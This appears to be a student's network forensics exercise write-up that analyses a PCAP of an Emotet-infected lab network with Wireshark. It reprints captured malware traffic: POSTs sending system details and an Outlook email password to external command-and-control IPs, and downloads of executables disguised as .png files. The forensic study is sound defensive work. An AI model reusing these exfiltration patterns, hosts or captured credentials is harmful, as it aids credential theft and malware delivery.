Network Traffic Analysis

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
How is network security monitoring used to discover, investigate, and report attacks


Network security monitoring tools continuously watch network traffic and system activity for suspicious patterns. Tools like Wireshark are used to collect traffic data. Wireshark can capture network packets and take logs and inspect payloads of a suspected network attack. The main purpose of the three different sections of network security monitoring are as follows; the discovering attacks section primarily focuses on data collection to capture network packets and logs to see and detect any breaches on the network. Investigating attacks is where tools like Wireshark are used to get more in depth information about the traffic on the network. And lastly the reporting attacks is where you document your findings, you create a timeline of the attack, what all was affected and repair the systems and add more detailed prevention methods so it doesn't happen again.

Discovering attacks



This snippet from Wireshark shows a section of packets that were captured on a network.


Investigating attacks



One example of what you could do in the investigation section is following a tcp stream from a http request to see what information was sent from the users computer

What data is captured in a PCAP file

A packet capture file or PCAP for short is a file that is used to store network traffic data that's been captured using tools like Wireshark. Inside the file you can find information about what was downloaded, viewed or published onto a network. You can find information about the IP and MAC addresses from the source device and the destination device. It contains information about HTTP request, DNS queries, or even malware payloads. It allows you to analyze file information from downloads of suspected malware to see what each file does and what it has access to inside the system it was downloaded on.



No.	Time	Source	S.Port	Destination	D. Port	Protocol	Lengtl	Info
1	0.000000	10.5.28.229	49208	5.1.81.68	443	TCP	66	49208 → 443 [S
2	0.134845	5.1.81.68	443	10.5.28.229	49208	TCP	58	443 → 49208 [S
3	0.134995	10.5.28.229	49208	5.1.81.68	443	TCP	54	49208 → 443 [A
4	0.154229	10.5.28.229	49208	5.1.81.68	443	TLSv1	149	Client Hello
5	0.154319	5.1.81.68	443	10.5.28.229	49208	TCP	54	443 → 49208 [A
6	0.288637	5.1.81.68	443	10.5.28.229	49208	TLSv1	1476	Server Hello,
7	0.301949	10.5.28.229	49208	5.1.81.68	443	TLSv1	188	Client Key Exc
8	0.302044	5.1.81.68	443	10.5.28.229	49208	TCP	54	443 → 49208 [A
9	0.437266	5.1.81.68	443	10.5.28.229	49208	TLSv1	113	Change Cipher
10	0.532928	10.5.28.229	49208	5.1.81.68	443	TCP	54	49208 → 443 [A
11	5.388283	10.5.28.229	49208	5.1.81.68	443	TLSv1	235	Application Da
12	5.388386	5.1.81.68	443	10.5.28.229	49208	TCP	54	443 → 49208 [A
13	8.893668	5.1.81.68	443	10.5.28.229	49208	TLSv1	475	Application Da
14	8.912222	10.5.28.229		10.5.28.8		DNS	73	Standard query
15	8.961026	10.5.28.8		10.5.28.229		DNS	299	Standard query

Here you can see a small snippet of the PCAP file we are using this this investigation. The top line has headers for all what information is displayed, the packet number, time, source IP, source port, destination IP, destination port, length, and a brief info section.


These two pictures show different information you can find in these packets, the right picture shows a user downloading what they think is a .png file. The bottom picture shows a users system information that's discoverable in a TCP stream

```
GET /images/imgpaper.png HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: WinHTTP loader/1.0
Host: 162.216.0.163


HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Thu, 28 May 2020 18:12:02 GM
Content-Type: Content-type: applic
Content-Length: 503808
Connection: keep-alive

MZ.....................@.........
mode.
```

```
----------------SYSTEM_INFO----------------

          ipconfig /all


Windows IP Configuration

   Host Name . . . . . . . . . . . . : Cat-Bomb-W7-PC
   Primary Dns Suffix  . . . . . . . : catbomber.net
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : catbomber.net
                                       localdomain
```

How can useful information be extracted from a PCAP using Wireshark

Wireshark is one of the most powerful tools to use while analyzing PCAP files, because it goes more in depth than just raw packet information. You can obtain the basic network information; identifying user and destination IPs to determine who is talking to who. You can easily see what network protocol is being used whether it's HTTP, or DNS for example. You can go in depth within certain packets to rebuild conversations, using tools within Wireshark like following the TCP stream you can recreate conversations that were had between two computers on websites, or chat logs. You can also reassemble infected files that may have been caused from downloading malware onto the device.




This is an example of one way useful information can be extracted from a PCAP file. TCP streams rebuild conversations the computer had to a server.


```
GET /images/cursor.png HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: WinHTTP loader/1.0
Host: 162.216.0.163


HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Thu, 28 May 2020 18:14:51 GMT
Content-Type: Content-type: application/octet-stream
Content-Length: 503808
Connection: keep-alive

MZ.....................@.....................
mode.
```

This is an example of malware that got downloaded that disguised an .exe file as a .png file the MZ tag means its a windows executable

How can forensic analysis of network traffic lead to a conclusion about a breach



The green line is a HTTP request, the default HTTP port is 80, so if a HTTP request is going through another port like 8082 its suspicious. The purple line is a HTTPS request, and the default port for HTTPS is port 443.



Here is a HTTP request that is going through port 8082, this is different from the default port 80. This is going to be some sort of suspicious traffic going to and from the users system and the server its requesting.

Doing a forensic analysis of network traffic works much like it does in real life when identifying a crime scene. You can use PCAP files to investigate how and when a breach occurred. You can establish what normal vs suspicious activity looks like. As an analyst you're aware of what normal traffic patterns look like, correct DNS ports, and IPs are consistent throughout the search. Where as suspicious traffic can be identified through sudden spikes in traffic, unusual protocols like traffic filtering through a different DNS port than normal traffic would. You are also able to follow the TCP stream of packets to find out more information of how the packet communicated with the server and what it did or what is accessed. Using tools also allows you to build timelines of when things occurred, Wireshark keeps traces of each packet on a network which is useful to formulate a timeline of the attack.

CATBOMBER

Network Forensics Exercise

In this exercise we need to find:

1. What is the IP address, host name, and user account name for the infected Windows client?
2. What is the other user account name and other Windows client host name?
3. What is the infected user's email password?
4. Two Windows executable files are sent in the network traffic. How does a network traffic analyst determine whether and which files are indicators of compromise

1 http.request.method == "post" Using this filter we find

```
2256 788.611939    10.5.28.229      49233 203.176.135.102    8082   HTTP     1496 POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FBD0C52B1EE36701166/90 HTTP/1.1
```

This is a pretty large packet, so we inspect the TCP stream

```
----------SYSTEM_INFO----------

        ipconfig /all


Windows IP Configuration

   Host Name . . . . . . . . . . . . : Cat-Bomb-W7-PC
   Primary Dns Suffix  . . . . . . . : catbomber.net
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : catbomber.net
                                       localdomain

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   Physical Address. . . . . . . . . : 00-08-02-1C-47-AE
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 10.5.28.229(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Thursday, May 28, 2020 9:50:47 AM
   Lease Expires . . . . . . . . . . : Friday, June 05, 2020 9:50:47 AM
   Default Gateway . . . . . . . . . : 10.5.28.1
   DHCP Server . . . . . . . . . . . : 10.5.28.8
   DNS Servers . . . . . . . . . . . : 10.5.28.8
   NetBIOS over Tcpip. . . . . . . . : Enabled

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes


        net config workstation

Computer name                        \\CAT-BOMB-W7-PC
Full Computer name                   Cat-Bomb-W7-PC.catbomber.net
User name                            phillip.ghent

Workstation active on
        NetBT_Tcpip_{AD1371BC-0945-813B-7C48-EA36C6F104A3} (0008021C47AE)

Software version                     Windows 7 Professional

Workstation domain                   CATBOMBER
Workstation Domain DNS Name          catbomber.net
```

Upon inspecting the TCP stream we find many details that are useful for our search.

Host Name: Cat-Bomb-W7-PC
IP Address: 10.5.28.229
User Account: phillip.ghent

2 http.request.method == "post" Using the same filter we find

```
12886 1285.556233   10.5.28.8         51455 203.176.135.102      8082   HTTP     1477 POST /jim734/CATBOMBER-DC_W617601.6019FD9E35E11D1F54B4CABDE0F3477D/90 HTTP/1.1
```

Another large packet so lets inspect the TCP stream

```
----------------SYSTEM_INFO----------------

          ipconfig /all


Windows IP Configuration

   Host Name . . . . . . . . . . . . : Catbomber-DC
   Primary Dns Suffix  . . . . . . . : catbomber.net
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : catbomber.net

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   Physical Address. . . . . . . . . : A4-1F-72-C2-09-6A
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 10.5.28.8(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.5.28.1
   DNS Servers . . . . . . . . . . . : 127.0.0.1
                                       1.1.1.1
   NetBIOS over Tcpip. . . . . . . . : Enabled

Tunnel adapter isatap.{2A1BFF0D-7693-6EC3-D11D-A0C83BB79390}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes


          net config workstation

Computer name                        \\CATBOMBER-DC
Full Computer name                   Catbomber-DC.catbomber.net
User name                            Administrator
```

Following this packets TCP stream we find similar information as the last packet but this time it's a different host, username, and ip address.

Host: Catbomber-DC
IP: 10.5.28.8
User Name: Administrator

3

Using the same filter as before, these are all the results that we are given. We want to inspect each one for a email and password

http.request.method == "POST"


No.	Time	Source	S.Port	Destination	D. Port	Protocol	Lengtl	Info
1561	443.856282	10.5.28.229	49219	36.89.106.69	80	HTTP	336	POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FBD0C52B1EE36701166/83/ HTTP/1.1
1600	479.398217	10.5.28.229	49220	36.89.106.69	80	HTTP	314	POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FBD0C52B1EE36701166/81/ HTTP/1.1
1665	533.615532	10.5.28.229	49221	36.89.106.69	80	HTTP	273	POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FBD0C52B1EE36701166/81/ HTTP/1.1
1686	566.640946	10.5.28.229	49222	36.89.106.69	80	HTTP	264	POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FBD0C52B1EE36701166/81/ HTTP/1.1
2256	788.611939	10.5.28.229	49233	203.176.135.102	8082	HTTP	1496	POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FBD0C52B1EE36701166/90 HTTP/1.1
12886	1285.556233	10.5.28.8	51455	203.176.135.102	8082	HTTP	1477	POST /jim734/CATBOMBER-DC W617601.6019FD9E35E11D1F54B4CABDE0F3477D/90 HTTP/1.1

This is the TCP stream from the packet above

```
POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FBD0C52B1EE36701166/81/ HTTP/1.1
Accept: */*
Content-Type: multipart/form-data; boundary=---------ARXRPHEBMXNZHSSP
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CL
R 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 36.89.106.69
Content-Length: 260
Cache-Control: no-cache

-----------ARXRPHEBMXNZHSSP
Content-Disposition: form-data; name="data"

pop3://mail.catbomber.net:995|phillip.ghent|gh3ntf@st

-----------ARXRPHEBMXNZHSSP
Content-Disposition: form-data; name="source"

Outlook passwords
-----------ARXRPHEBMXNZHSSP--

HTTP/1.1 200 OK
connection: close
server: Cowboy
date: Thu, 28 May 2020 18:04:12 GMT
content-length: 3
Content-Type: text/plain

/1/
```


Email: phillip.ghent
Email Password: gh3ntf@st

In order to filter the network traffic in order to find hidden .exe files we do the following steps



1. Click file in the top left
2. Find export objects
3. And export HTTP traffic

After completing those steps, this window will open. Here we want to filter by content-type: and we see 4 packets that have files with them




```
2835 863.253349   162.216.0.163   80   10.5.28.8     51395 HTTP   1110 HTTP/1.1 200 OK  (content-type:)
2975 865.971786   162.216.0.163   80   10.5.28.229   49281 HTTP   1052 HTTP/1.1 200 OK  (content-type:)
4585 912.315844   162.216.0.163   80   10.5.28.229   49286 HTTP    223 HTTP/1.1 200 OK  (content-type:)
9771 1080.592933  162.216.0.163   80   10.5.28.229   49564 HTTP    223 HTTP/1.1 200 OK  (content-type:)
```

These are the 4 packets that were found in the exported objects. We now need to go more in depth and check the TCP stream of these packets to see if we get any MZ tags to signify a .exe file

4 Let's start with this packet

```
2835 863.253349    162.216.0.163    80    10.5.28.8          51395  HTTP    1110 HTTP/1.1 200 OK  (content-type:)
```

This is the TCP stream that we get from this packet, this seems to be a legit file, so we can cross this one off the list.

Since this packet and packet 2975 have the same file we can cross that one of as well.

```
GET /ico/VidT6cErs HTTP/1.1
Connection: Keep-Alive
Host: 162.216.0.163


HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Thu, 28 May 2020 18:11:15 GMT
Content-Type: Content-type: application/octet-stream
Content-Length: 106801
Connection: keep-alive

5.........&....g..:#....,O.';..W.}..!....Bn8'..u.8.v92c.*P......?...^..?.OR..D.u!...NZ.P..U.....[..^...mx.....R(..bz..>..$..g.D.....&.{.o..
..7..;-..$....c..o....d8..-...+..p<n_....IC..;...E.U....3.w..       ki...d3..".J]L.wA...d....8.S.......A.
B..6*[..=K....n~.m....BK..(..@.... ....E.E..|.J.....9Q-5..3.g..s.?.e:.x...-...~..S 'sY...D...~..!x7...R.Zc(...Ap.4$.Y~.......:.......a)Br.v.
....Ca.....%<.oTXb.{..J.`.          ..#...Dn....4.zG'u...  x..V...bkr.c!..N..k./...:..L.F...J;lq.M`.V6...r..r..."Z':...qA..P|...~G.$...0...7L.
..U.m.B.#....m..v.m.T...V......|..z(..G`..U s.3.^.....pt%....@7p.E....b.E..1m..1.F..jw......M.....&.Q...T....:r.D.
...y(".....A.....J.P.Aou .....V.R.......IKu.j.\.F..G.&...~.......-<.....M.
```

```
4585 912.315844    162.216.0.163    80    10.5.28.229        49286  HTTP    223 HTTP/1.1 200 OK  (content-type:)
```

```
GET /images/imgpaper.png HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: WinHTTP loader/1.0
Host: 162.216.0.163


HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Thu, 28 May 2020 18:12:02 GMT
Content-Type: Content-type: application/octet-stream
Content-Length: 503808
Connection: keep-alive

MZ.....................@.....................................          .!..L.!This program cannot be run in DOS mode.
```

This TCP stream is for packet 4585, here we see that it has the windows tag MZ which means that this file has a hidden .exe file within it

We can download this file and check with virustotal to confirm that it is in fact a virus

```
9771 1080.592933   162.216.0.163      80     10.5.28.229        49564  HTTP      223 HTTP/1.1 200 OK  (content-type:)
```

This is the TCP stream that we follow from packet 9771. Once again we see the MZ tag which means there's a .exe file within this file.

We will download this as well and continue to check if this is in fact a virus

```
GET /images/cursor.png HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: WinHTTP loader/1.0
Host: 162.216.0.163


HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Thu, 28 May 2020 18:14:51 GMT
Content-Type: Content-type: application/octet-stream
Content-Length: 503808
Connection: keep-alive

MZ.....................@.....................................        .!..L.!This program cannot be run in DOS mode.
```

After completing those TCP streams, we download the two files that we flagged as suspicious.

The files imgpaper.png and cursor.png

We now open Windows Powershell and navigate into the directory where we downloaded the files.

```
PS C:\Users\CISadmin> dir


    Directory: C:\Users\CISadmin


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        8/21/2025   2:59 PM                3D Objects
d-r---        8/21/2025   2:59 PM                Contacts
d-r---        8/21/2025   2:59 PM                Desktop
d-r---        8/28/2025   3:30 PM                Documents
d-r---         9/1/2025   7:17 PM                Downloads
d-r---        8/21/2025   2:59 PM                Favorites
d-r---        8/21/2025   2:59 PM                Links
d-r---        8/21/2025   2:59 PM                Music
d-r---        8/21/2025   2:59 PM                Pictures
d-r---        8/21/2025   2:59 PM                Saved Games
d-r---        8/21/2025   2:59 PM                Searches
d-r---        8/21/2025   2:59 PM                Videos


PS C:\Users\CISadmin> cd documents

PS C:\Users\CISadmin\documents> dir


    Directory: C:\Users\CISadmin\documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        9/2/2025   3:35 PM                Quarantine
```


This is us navigating the powershell window to get to where we downloaded the files.

The command dir, shows the current directory that we are in.

The command cd moves us into a new directory


Our goal is to be in the Quarantine folder where we download the suspected viruses.

After we navigated into the quarantine folder new need to get the hash of the downloaded files.



Here we see all of our files we've downloaded. The two we want the hash for are highlighted

Using the command Get-FileHash followed by the file name we are able to get the SHA256 hash for the files which is what we need to search the file on virustotal




On virustotal.com we can confirm that the first file imgpaper.png is indeed malware.

This is a trojan virus from the emotet, erph, and mansabo family.

This is the second file, cursor.png. We can also confirm that this is infact malware as well.

It is also a trojan virus from the same families as the one above.



Complete CatBomber forensic details

1	**IP Addr, Host Name, and User Acc**	From our forensic search through the PCAP file we found the IP address is:10.5.28.229, the Host Name is: Cat-Bomb-W7-PC, and the User Account name is: phillip.ghent
2	**Other User Acc, and Windows client name**	We found two different windows clients in this search the first being above as well as: Host: Catbomber-DC IP: 10.5.28.8 Username: Administrator
3	**Email Username and Password**	We found the infected users email and password in the PCAP file, Email: phillip.ghent Email Password: gh3ntf@st
4	**Determining which files are IOCs**	In order to find which files are IOCs in this PCAP file we first need to see if there's any importable objects in the file. Next we check the TCP stream of the packets that had files within them, to see if there's anything suspicious in the stream. We then download the files and get their hashes to search them up on virustotal to determine if it is malware or not.